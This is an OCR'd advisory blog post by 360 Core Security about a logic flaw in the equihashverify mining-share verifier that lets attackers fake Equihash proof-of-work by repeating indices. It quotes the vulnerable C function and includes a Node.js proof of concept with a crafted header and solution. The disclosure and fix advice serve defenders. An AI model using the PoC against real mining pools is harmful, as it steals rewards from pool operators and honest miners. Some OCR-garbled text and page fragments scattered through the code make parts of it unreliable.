Attackers Fake Computational Power to Steal Cryptocurrencies from Mining Pools

04月21, 2018

Report provided by 360 Core Security

Author: Zhiniang Peng


Recently, we detected a new type of attack which targets some equihash mining pools.
After analysis, we found out the attacked equihash mining pools are using a vulnerable equihash verifier (equihashverify : https://github.com/joshuayabut/equihashverify) to verify miners' shares. There is a aere is alogic bugslogic vulnerability in this verifier, so attacker can easily fake mining shares which can bypass the equihash solution verifier without using so much computing power. This vulnerability has a wide impact because the verifier (equihashverify) is previously used by the zcash official open source mining pool (node-stratum-pool), and many new cryptocurrencies which use equihash as PoW algorithm are forked from this pool.

Equihash is a memory-oriented Proof-of-Work algorithm developed by the University of Luxembourg's Interdisciplinary Centre for Security, Reliability and Trust (SnT). The cryptocurrency ZCash integrated Equihash in April 2016, for reasons such as security, privacy, and ASIC miner resistance.
According to the CryptoLUX scientists, the algorithm permits avoiding centralization of the mining process in the hands of a few first-class miners with specialized mining hardware, thus contributing to the

“democratization” of digital currencies based on Equihash. Running Equihash will use quite a lot of memory which means how much you can mine depends on the volume of your computing memory. This makes it impossible to customize a low-cost mining hardware in a short time.

The vulnerability in this report is not a vulnerability of Equihash, but a vulneranility of the implementation of Equihash solution verifier. Here is the detail:

In file equi.c, we can find the function bool verifyEH(const char *hdr, const char* soln). The parameter hdr stands for the blockheader and the parameter soln={x1,x2,…,x512} stands for the user summited solution for Equihash.



```
bool verifyEH(const char *hdr, const char *soln) {
  const int n = 200;
  const int k = 9;
  const int collisionBitLength  = n / (k + 1);
  const int collisionByteLength = (collisionBitLength + 7) / 8;
  const int hashLength = (k + 1) * collisionByteLength;
  const int indicesPerHashOutput = 512 / n;
  const int hashOutput = indicesPerHashOutput * n / 8;
  const int equihashSolutionSize = (1 << k) * (n / (k + 1) + 1) / 8;
  const int solnr = 1 << k;
  uint32_t indices[512];

  crypto_generichash_blake2b_state state;
  digestInit(&state, n, k);
  crypto_generichash_blake2b_update(&state, hdr, 140);

  expandArray(soln, equihashSolutionSize, (char *)&indices, sizeof(indices), collisionBitLength + 1, 1);

  uint8_t vHash[hashLength];
  memset(vHash, 0 , sizeof(vHash));
  for (int j = 0; j < solnr; j++) {
    uint8_t tmpHash[hashOutput];
    uint8_t hash[hashLength];
    int i = be32toh(indices[j]);
    generateHash(&state, i / indicesPerHashOutput, tmpHash, hashOutput);
    expandArray(tmpHash + (i % indicesPerHashOutput * n / 8), n / 8, hash, hashLength, collisionBitLength, 0);
    for (int k = 0; k < hashLength; ++k)
        vHash[k] ^= hash[k];
  }
  return isZero(vHash, sizeof(vHash));
}
```

The algorithm computes:

Vhash=hash(hdr,x1)^ hash(hdr,x2) ^…^. hash(hdr,x512);

The next step is to check if all the returned values in Vhash are zeros. If they all equal to zero, return true. If not, return false. It seems to be feasible; however, things are different in reality because there are multiple vulnerabilities in the algorithm. The simplest one is that, the function does not check whether xi is duplicated. So, if the attacker provides a solution with {x1=1,x2=1,x3=1,…,x512=1}, then he can bypass the equihash verifier for any blockheader.

360 核心安全技术博客

主页 Home

归档 Archive

分类 Category

关于 About

Node-stratum-pool has changed the dependency of Equihashverify to a zencash official equihashverify (https://github.com/zencashofficial/equihashverify.git). However, many other smaller crypocurrencies and mining pools haven't update their dependencies yet. Attacks are happening at wild, so please update yours in time.

The realization of crypto algorithm should stick to its algorithm standards; otherwise, there will be a great chance of the occurrences of vulnerabilities.

Affected mining pools

z-nomp is the most popular equihash mining pool on the market. The major targets of this attack are z-comp and z-comp based mining pool instances. Until now, the affected mining pools include Zcash, Bitcoin Gold, Zencash, Bitcoin Private, Zclassic, Komodo, Hush, BitcoinZ, Bitcoin Candy, NewBTG, etc.

Official Updates

Now, several equihash based mining pools have published their updates to response to this attack. Z-comp has changed the dependency of Equihashverify to an official authorized equihashverify (https://github.com/zencashofficial/equihashverify.git). Zencash released an official update last week: https://blog.zencash.com/update-for-the-equihash-mining-application-z-nomp/. Bitcoin Gold updated to a new equihashjs-verify. Other major crypytocurrencies and mining pools like Zclassic, BTG and Zcash also took actions to resolve the vulnerability. However, since there are many kinds of digital currencies and forked codes, smaller crypocurrencies and mining pools haven't updated their dependencies yet. Attacks are happening at wild,

360 核心安全技术博客

- 主页 Home
- 归档 Archive
- 分类 Category
- 关于 About

360 strongly suggest the members in the community implement the fix in time.

Solutions

Implement Zencash official solutions:

https://github.com/zencashofficial/equihashverify

Here we provide a simple POC:

var ev = require(‘bindings’)(‘equihashverify.node’);

header = Buffer(‘0400000008e9694cc2120ec1b5733cc12687b609058eec4f7046a521ad1d1e3049b400003e7420ed6f40659de0305ef9b7ec037f4380ed9848bc1c015691c90aa16ff3930000000000000000000000000000000000000000000000000000000000000000c9310d5874e0001f000000000000000000000000000000010b000000000000000000000000000000040’, ‘hex’);

soln = Buffer(‘0000f80007c0003e0001f0000f80007c0003e0001f0000f80007c0003e0001f0000f80007c0003e0001f0000f80007c0003e0001f0000f80007c0003e0001f0000f80007c0003e0001f0000f80007c0003e0001f0000f80007c0003e0001f0000f80007c0003e0001f0000f80007c0003e0001f0000f80007c0003e0001f0000f80007c0003e0001f0000f80007c0003e0001f0000f80007c0003e0001f0000f80007c0003e0001f0000f80007c0003e0001f0000f80007c0003e0001f0000f80007c0003e0001f0000f80007c0003e0001f0000f80007c0003e0001f0000f80007c0003e0001f0000f80007c0003e0001f0000f80007c0003e0001f0000f80007c0003e0001f0000f80007c0003e0001f0000f80007c0003e0001f0000f80007c0003e0001f0000f80007c0003e0001f0000f80007c0003e0001f0000f80007c0003e0001f0000f80007c0003e0001f0000f80007c0003e0001f0000f8000

360 核心安全技术博客

主页 Home

归档 Archive

分类 Category

关于 About

```
7c0003e0001f0000f80007c0003e0001f0000f80007c0
003e0001f0000f80007c0003e0001f0000f80007c0003
e0001f0000f80007c0003e0001f0000f80007c0003e00
01f0000f80007c0003e0001f0000f80007c0003e0001f0
000f80007c0003e0001f0000f80007c0003e0001f0000f
80007c0003e0001f0000f80007c0003e0001f0000f800
07c0003e0001f0000f80007c0003e0001f0000f80007c
0003e0001f0000f80007c0003e0001f0000f80007c000
3e0001f0000f80007c0003e0001f0000f80007c0003e0
001f0000f80007c0003e0001f0000f80007c0003e0001f
0000f80007c0003e0001f0000f80007c0003e0001f000
0f80007c0003e0001f0000f80007c0003e0001f0000f80
007c0003e0001f0000f80007c0003e0001f0000f80007
c0003e0001f0000f80007c0003e0001f0000f80007c00
03e0001f0000f80007c0003e0001f0000f80007c0003e
0001f0000f80007c0003e0001f0000f80007c0003e000
1f0000f80007c0003e0001f0000f80007c0003e0001f00
00f80007c0003e0001f0000f80007c0003e0001f0000f8
0007c0003e0001f0000f80007c0003e0001f0000f8000
7c0003e0001f0000f80007c0003e0001f0000f80007c0
003e0001f0000f80007c0003e0001f0000f80007c0003
e0001f0000f80007c0003e0001f0000f80007c0003e00
01f0000f80007c0003e0001f0000f80007c0003e0001f0
000f80007c0003e0001f0000f80007c0003e0001f0000f
80007c0003e0001f0000f80007c0003e0001f0000f800
07c0003e0001f0000f80007c0003e0001f0000f80007c
0003e0001f0000f80007c0003e0001f0000f80007c000
3e0001f0000f80007c0003e0001f0000f80007c0003e0
001f0000f80007c0003e0001f0000f80007c0003e0001f
0000f80007c0003e0001f0000f80007c0003e0001f000
0f80007c0003e0001f0000f80007c0003e0001f0000f80
007c0003e0001f0000f80007c0003e0001f0000f80007
c0003e0001f0000f80007c0003e0001f0000f80007c00
03e0001f0000f80007c0003e0001f0000f80007c0003e
0001f0000f80007c0003e0001f0000f80007c0003e000
1f0000f80007c0003e0001f0000f80007c0003e0001f00
00f80007c0003e0001f0000f80007c0003e0001f0000f8
```

360 核心安全技术博客

- 主页 Home
- 归档 Archive
- 分类 Category
- 关于 About

```
0007c0003e0001f0000f80007c0003e0001f0000f8000
7c0003e0001f0000f80007c0003e0001f0000f80007c0
003e0001f0000f80007c0003e0001f0000f80007c0003
e0001f0000f80007c0003e0001f0000f80007c0003e00
01f0000f80007c0003e0001f0000f80007c0003e0001f0
000f80007c0003e0001f', 'hex');

console.log(ev.verify(header, soln));
```

本文链接：http://blogs.360.cn/post/attackers-fake-computational-power-to-steal-cryptocurrencies-from-mining-pools.html

-- EOF --

作者 heliosteam 发表于 *2018-04-21 09:57:02* ， 添加在分类 Blockchain Vulnerability Analysis 下 ， 最后修改于 *2018-11-19 06:06:18*

分享到：新浪微博微信Twitter印象笔记QQ好友有道云笔记

« .encrypted 后缀勒索病毒分析

黑客伪造算力盗取多种数字货币 »

Comments